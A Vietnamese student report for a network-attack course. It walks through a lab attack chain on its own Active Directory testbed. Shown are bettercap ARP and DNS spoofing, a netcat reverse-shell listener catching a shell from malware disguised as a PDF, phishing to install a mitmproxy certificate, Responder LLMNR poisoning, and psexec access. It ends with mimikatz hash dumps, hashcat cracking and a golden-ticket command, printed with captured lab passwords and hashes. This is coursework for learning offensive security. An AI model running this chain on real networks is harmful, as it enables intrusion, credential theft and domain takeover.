

BÁO CÁO CUỐI KỲ

Môn học: Tấn công mạng

Đề tài 2: Xây dựng mô hình và kịch bản tấn công MITM với các giao thức HTTP/HTTPS

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

Lớp: NT205.O11.ANTT - Nhóm 9

STT	Họ và tên	MSSV	Email
1	Đoàn Đỗ Lâm Trường	20520338	20520338@gm.uit.edu.vn
2	Nguyễn Hoàng Phúc	20520277	20520254@gm.uit.edu.vn
3	Trương Văn Hiệp	20521313	20521313@gm.uit.edu.vn
4	Phạm Văn Ngo	20520254	20520254@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Phân công
1	Dựng và cấu hình AD	Trương Văn Hiệp Phạm Văn Ngo
2	Tìm hiểu các kỹ thuật trên MITRE ATT&CK	Đoàn Đỗ Lâm Trường
3	Tìm hiểu kỹ thuật tấn công ARP Spoofing, DNS Spoofing	Trương Văn Hiệp Phạm Văn Ngo
5	Tìm hiểu kỹ thuật Phishing mail, cài cer mitmproxy	Đoàn Đỗ Lâm Trường
6	Tìm hiểu kỹ thuật tấn công LLMN poisonig, Kerberos	Nguyễn Hoàng Phúc
7	Tạo Malware reverseshell	Nguyễn Hoàng Phúc
8	Tìm hiểu cách sử dụng tool Bettercap, mimikatz, responder, Psxec.py	Nguyễn Hoàng Phúc
9	Tìm hiểu cách sử dụng tool mitmproxy, SET, Hashcat	Đoàn Đỗ Lâm Trường
10	Lên kịch bản tấn công	Cả nhóm
11	Viết báo cáo, soạn Slide	Trương Văn Hiệp Phạm Văn Ngo
12	Quay demo	Nguyễn Hoàng Phúc Đoàn Đỗ Lâm Trường
13	Thuyết trình	Nguyễn Hoàng Phúc

*Link Drive:

https://drive.google.com/drive/folders/18zlkaI_Qoq9gswzvdUs5bGFtqtneFbK1?usp=sharing

BÁO CÁO CHI TIẾT

A. MITM theo MITRE ATT@CK

ID	Name	Description
T1557	Adversary-in-the-Middle	Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing , Transmitted Data Manipulation , or replay attacks (Exploitation for Credential Access). By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.
.001	LLMNR/NBT-NS Poisoning and SMB Relay	By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary controlled system. This activity may be used to collect or relay authentication materials.
.002	ARP Cache Poisoning	Adversaries may poison Address Resolution Protocol (ARP) caches to position themselves between the communication of two or more networked devices. This activity may be used to enable follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation .

Hình 1: MITM theo MITRE ATT@CK

- Description: Hay còn gọi là kỹ thuật tấn công Adversary-in-the-Middle kẻ tấn công cố gắng ở giữa hai hoặc nhiều thiết bị có kết nối mạng. Lợi dụng các lỗ hổng trong giao thức ARP, DNS, LLMNR và các kỹ sniffing network, Transmitted Data Manipulation,... Attacker buộc các thiết bị liên lạc qua hệ thống mạng của attacker kiểm soát để khai thác các thông tin xác thực, dữ liệu truyền qua mạng.
- Adversary-in-the-Middle bao gồm nhiều kỹ thuật trong đó nhóm em sử dụng kỹ thuật LLMNR/NBT-NS Poisoning, ARP Cache Poisoning, DNS Spoofing.

B. Chuẩn bị

1. Các tool sử dụng:


- Zenmap ,Bettercap, Mitmproxy, SET, Responder, Hashcat, Psexec.py, mimikatz.

2. Các kỹ thuật tấn công:

- ARP spoofing
- DNS spoofing
- Social engineering (mail phishing)
- LLMNR poisoning
- Kerberos golden ticket

3. Mô hình:

- Máy Admin windowserver 2019 ip 192.168.244.136:
 - o Cấu hình file server
 - o Cấu hình web server
 - o Cấu hình Mail server
- Hai máy Window10 là User trong AD:
 - o client1 có ip 192.168.244.133
 - o client2 có ip 192.168.244.139
- Máy Attacker kali có ip 192.168.244.128



Hình 2: Mô hình tấn công

C. Xây dựng kịch bản tấn công:

I. Tổng quan kịch bản:

- Giả sử attacker đã vào được trong mạng của môi trường AD. (Vì trước đó em chưa nghĩ đến trường hợp này).
- Footprinting với tool zenmap để thu thập thông tin các máy trong mạng và phát hiện ra các máy và các service trong AD.
- Thực hiện tấn công ARP spoofing, DNS spoofing, Phishing mail với mục tiêu là máy client2 có ip 192.168.244.139. Mục đích là để đánh lừa máy client2 tải malware pdf có chứa malware và cer mitmproxy về máy để chiếm quyền kiểm soát máy client2, thu thập các thông tin social và các file trong máy client2(thông tin về các tài khoản mxh như linked, mail, facebook,...).
- Sau khi có được username, password gmail của client2 ở bước trên, attacker lấy mail của client2 và gửi cho Administrator để đánh lừa Administrator nhập sai địa chỉ ip trong phần File Sharing để thực hiện tấn công LLMNR poisoning và lấy được Hash NTLMv2 giả mã với hashcat lấy được password của máy Administrator.
- Sau khi có được password của máy Administrator, attacker sử dụng psexec.py hoặc Remote Desktop để kết nối đến cmd máy Administrator với quyền cao nhất. Attacker tải mimikatz về và tiến hành khai thác các dữ liệu như thông tin trong AD như username, password của tất cả user có trong AD, username group, tài liệu lưu trữ local trong ổ C.

II. Các bước thực hiện

a. Footprinting thu thập thông tin các máy trong mạng

- Sử dụng Zenmap để thu thập thông tin trong mạng nội bộ:
 - Máy AD với IP: 192.168.244.136
 - Máy client1 IP: 192.168.244.133
 - Máy client2 IP: 192.168.244.139
 - Các port đang mở 80 http, 139 Netbios, 88 kerberos,...

```
Nmap scan report for 192.168.244.136
Host is up (0.00047s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-27 10:20:55Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: nhom9.local0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: nhom9.local0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2023-11-27T10:21:41+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=AD.nhom9.local
|_ Issuer: commonName=AD.nhom9.local
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2023-11-14T09:02:07
|_ Not valid after: 2024-05-15T09:02:07
|_ MD5: c8b0 7cdf 0384 6dbd 6092 985e 9517 8505
|_ SHA-1: 1be1 5681 4d6e 15af 552d 8165 f162 8aeb f5e1 a679
|_ rdp-ntlm-info:
|_   Target_Name: NHOM9
|_   NetBios_Domain_Name: NHOM9
```

Hình 3: Thu thập thông tin với zenmap

b. Thực hiện tấn công MITM (ARP spoofing, DNS spoofing) với mục tiêu máy client2 192.168.244.139.

1. Sử dụng tool bettercap để thực hiện tấn công ARP spoofing nhằm thu thập thông tin đăng nhập web của máy client khi truy cập trên web local nhom9.io.vn.

```
arp.spoof.full duplex : If true, both the targets and the gateway will be a
lse)
arp.spoof.internal : If true, local connections among computers of the n
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses

192.168.244.0/24 > 192.168.244.128 » set arp.spoof.full duplex true
192.168.244.0/24 > 192.168.244.128 » set arp.spoof.targets 192.168.244.139
192.168.244.0/24 > 192.168.244.128 » arp.spoof on
192.168.244.0/24 > 192.168.244.128 » [07:59:29] [sys.log] [inf] arp.spoof arp
192.168.244.0/24 > 192.168.244.128 » [07:59:29] [sys.log] [war] arp.spoof ful
```


Hình 4: Thực hiện ARP spoofing với bettercap


```
POST /login HTTP/1.1
Host: nhom9.io.vn
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://nhom9.io.vn/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Length: 30
Origin: http://nhom9.io.vn
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded


username=user2&password=ubuntu
```

Hình 5: Thu thập username, password login web của máy client2


- Sau khi có được username, password truy cập web local của client2, attacker login vào web để xem các thông tin web và tiến hành xây dựng trang web giả mạo giống với web thật nhưng thay thế các file pdf tải xuống bằng các file pdf có chứa reverseshell.




Hình 6: Web login



Hình 7: Các file tải về trên web




Hình 8: Attacker dựng web giả mạo



Hình 9: Attacker ngụy trang malware reverseshell trong PDF

3. Phishing mail của Administrator bằng SET để yêu cầu client2 tải tệp tin về máy và cài cer mitmproxy, kết hợp với tấn công DNS spoofing bằng tool bettercap để chuyển hướng về domain giả mạo có chứa payload. khi client2 giải nén và mở file pdf có chứa payload reverseshell thì attacker sẽ chiếm được cmd của máy client2.

- Phishing gmail gửi đến gmail của client2:



Hình 10: Nội dung mail fishing gửi cho client2

- Thực hiện tấn công DNS spoofing với Bettercap

```
192.168.244.0/24 > 192.168.244.128 » set dns.spoof.address 192.168.244.128
192.168.244.0/24 > 192.168.244.128 » set dns.spoof.all true
192.168.244.0/24 > 192.168.244.128 » set dns.spoof.domains nhom9.io.vn, doc.nhom9.io.vn, *nhom9.io.vn
192.168.244.0/24 > 192.168.244.128 » dns.spoof on
[08:45:19] [sys.log] [inf] dns.spoof doc.nhom9.io.vn → 192.168.244.128
192.168.244.0/24 > 192.168.244.128 » [08:45:19] [sys.log] [inf] dns.spoof nhom9.io.vn → 192.168.244.128
```

Hình 11: Thực hiện DNS spoofing với bettercap

```
192.168.244.0/24 > 192.168.244.128 » [08:45:49] [sys.log] [inf] dns.spoof sending spoofed DNS reply for nhom9.io.vn (→192.168.244.128) to 192.168.244.136 : 00:0c:29:13:56:47 (VMware)
) - home.nhom9.xyz..
192.168.244.0/24 > 192.168.244.128 » [08:45:49] [sys.log] [inf] dns.spoof sending spoofed DNS reply for nhom9.io.vn (→192.168.244.128) to 192.168.244.139 : 00:0c:29:3d:9a:93 (VMware)
).
192.168.244.0/24 > 192.168.244.128 » [08:45:49] [sys.log] [inf] dns.spoof sending spoofed DNS reply for nhom9.io.vn (→192.168.244.128) to 192.168.244.139 : 00:0c:29:3d:9a:93 (VMware)
).
192.168.244.0/24 > 192.168.244.128 » [08:45:49] [sys.log] [inf] dns.spoof sending spoofed DNS reply for nhom9.io.vn (→192.168.244.128) to 192.168.244.136 : 00:0c:29:13:56:47 (VMware)
) - home.nhom9.xyz..
192.168.244.0/24 > 192.168.244.128 » [08:45:49] [sys.log] [inf] dns.spoof sending spoofed DNS reply for nhom9.io.vn (→192.168.244.128) to 192.168.244.139 : 00:0c:29:3d:9a:93 (VMware)
).
192.168.244.0/24 > 192.168.244.128 » [08:45:49] [sys.log] [inf] dns.spoof sending spoofed DNS reply for nhom9.io.vn (→192.168.244.128) to 192.168.244.139 : 00:0c:29:3d:9a:93 (VMware)
```

Hình 12: DNS spoofing thành công

- Attacker thực hiện lắng nghe reverseshell trên port 443 để chờ đợi client2 mở file pdf chứa reverseshell và chiếm cmd.

```
(root@kali)-[/var/www/html]
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.244.128] from (UNKNOWN) [192.168.244.139] 51094
```

Hình 13: Attacker lắng nghe trên port 443

```
(root@kali)-[/var/www/html]
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.244.128] from (UNKNOWN) [192.168.244.139] 51094
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\phucs\Downloads\Thong_bao>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f429:1f3b:bdef:2039%5
    IPv4 Address. . . . . : 192.168.244.139
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.244.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```


Hình 14: Attacker chiếm cmd của máy client2.

- Client2 thực hiện theo yêu cầu giả mạo cài cer lên máy




Hình 15: Cài cer lên máy client2

4. Sau khi đã cài cer trên máy client2 attacker tiến hành thu thập các thông tin xác thực khi client2 truy cập đến các trang social như linked, facebook, gmail,..



Hình 16: Các gói tin bắt được khi client2 truy cập web




Hình 17: Client2 login vào linked



Hình 18: Bắt được gói tin chứa thông tin login là mail của client2


c. Thực hiện tấn công để chiếm quyền kiểm soát máy Administrator và khai thác các thông tin trong AD trên máy Administrator.

1. Sau khi lấy được thông tin tài khoản gmail, attacker tiến hành gửi mail đến Administrator để yêu cầu kiểm tra file sharing với ip của attacker 192.168.244.128 để thực hiện tấn công LLMNR Poisoning.



Hình 19: Nội dung mail để yêu cầu Admin truy cập vào ip 192.168.244.128

2. Attacker thực hiện tấn công LLMNR poisoning với tool Responder và sử dụng tool hashcat để tìm password của máy Admin



Hình 20: Khai thác LLMNR poisoning với responder

- Share View I
- ↓ \\192.168.244.128

- Attacker lấy được Hash NTLMv2 khi admin truy cập ip 192.168.244.128



- [illegible]

Báo cáo môn học
HOC KỲ I – NĂM HỌC 2022-2023

3. Sau khi lấy được password của máy Admin, Attacker thực hiện truy cập vào cmd của máy Admin với tool Psxec.py để tải mimikatz trực tiếp về máy Admin.

```
(root@kali)-[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py Administrator@192.168.244.136
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.244.136.....
[*] Found writable share ADMIN$
[*] Uploading file IsgVkmnD.exe
[*] Opening SVCManager on 192.168.244.136.....
[*] Creating service pNkp on 192.168.244.136.....
[*] Starting service pNkp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Hình 24: Truy cập vào cmd của máy Admin

```
PS C:\Users\Administrator\Downloads>
git clone https://github.com/PhucS24/test.git
PS C:\Users\Administrator\Downloads> git clone https://github.com/PhucS24/test.git
Cloning into 'test' ...
```

Hình 25: Tải mimikatz trực tiếp về máy admin

4. Sau khi tải mimikatz attacker tiến hành trích xuất thông tin đăng nhập từ bộ nhớ LSA thập thông tin như các hash NTLM và LM, SID của tất cả các máy có trong AD. Sau đó sử dụng hashcat để giải mã các hash ntlm và lấy được tất cả các password của các máy trong AD.

- Trích xuất thông tin đăng nhập từ bộ nhớ LSA với lsadump trong tool mimikatz

```
mimikatz #
lsadump::lsa /patch

User : client1
LM :
NTLM : 8ddf2b392cba5f0699faed08cea1d68c

RID : 00000452 (1106)
User : phucs
LM :
NTLM : 43f146608206b72d5e3f1ea230b7ea8f

RID : 00000453 (1107)
User : client2
LM :
NTLM : c2a884f5b50d31da8bd03dd56e1cfdd6

RID : 00000454 (1108)
User : SQLService
LM :
NTLM : 5f3e7e20b2935929603652e78e21b6f7

RID : 000003e8 (1000)
User : AD$
LM :
NTLM : 52fe7ea9b573329d01c7f582afd00d4a

RID : 00000455 (1109)
User : CLIENT1$
LM :
NTLM : 6de328e6657015231007c9b372dd9940

RID : 00000456 (1110)
User : DESKTOP-F3BLPP1$
LM :
NTLM : 612c506142e71b6fd2f4b930cbb51c1d
```

Hình 26: Trích xuất thông tin đăng nhập từ bộ nhớ LSA

- Sử dụng hashcat để lấy password các user trong AD

```
(root@kali)-[~]
# hashcat -m 1000 8ddf2b392cba5f0699faed08cea1d68c rockyou.txt --show
8ddf2b392cba5f0699faed08cea1d68c:K@l!123

(root@kali)-[~]
# hashcat -m 1000 43f146608206b72d5e3f1ea230b7ea8f rockyou.txt --show
43f146608206b72d5e3f1ea230b7ea8f:N0passw0rd!$123

(root@kali)-[~]
# hashcat -m 1000 c2a884f5b50d31da8bd03dd56e1cfdd6 rockyou.txt --show
c2a884f5b50d31da8bd03dd56e1cfdd6:Ubuntu!23

(root@kali)-[~]
#
```

Hình 27: Giải mã NTLMv2 với hashcat

- Sau khi có username, password của máy Admin ngoài PsExec.py attacker sử dụng thêm một máy window10 khác để Remote Desktop đến máy Admin để dễ dàng tấn công Kerberos golden ticket.

- Thực hiện tấn công golden ticket

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : NHOM9 / S-1-5-21-187861851-4132178150-2267125512

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 01b33a002f9913c3976c7e6eda63a1aa
  LM :
  Hash NTLM: 01b33a002f9913c3976c7e6eda63a1aa
  ntlm- 0: 01b33a002f9913c3976c7e6eda63a1aa
  lm - 0: 4730935cbe4029bba1a783a487f4ef6b

* WDigest
  01 f4f0d6b49686f9f005c8d36aac65fdb3

mimikatz # kerberos::golden /User:Administrator /domain:nhom9.local /sid:S-1-5-21-187861851-4132178150-2267125512 /krbtgt:01b33a002f9913c3976c7e6eda63a1aa
User : Administrator
Domain : nhom9.local (NHOM9)
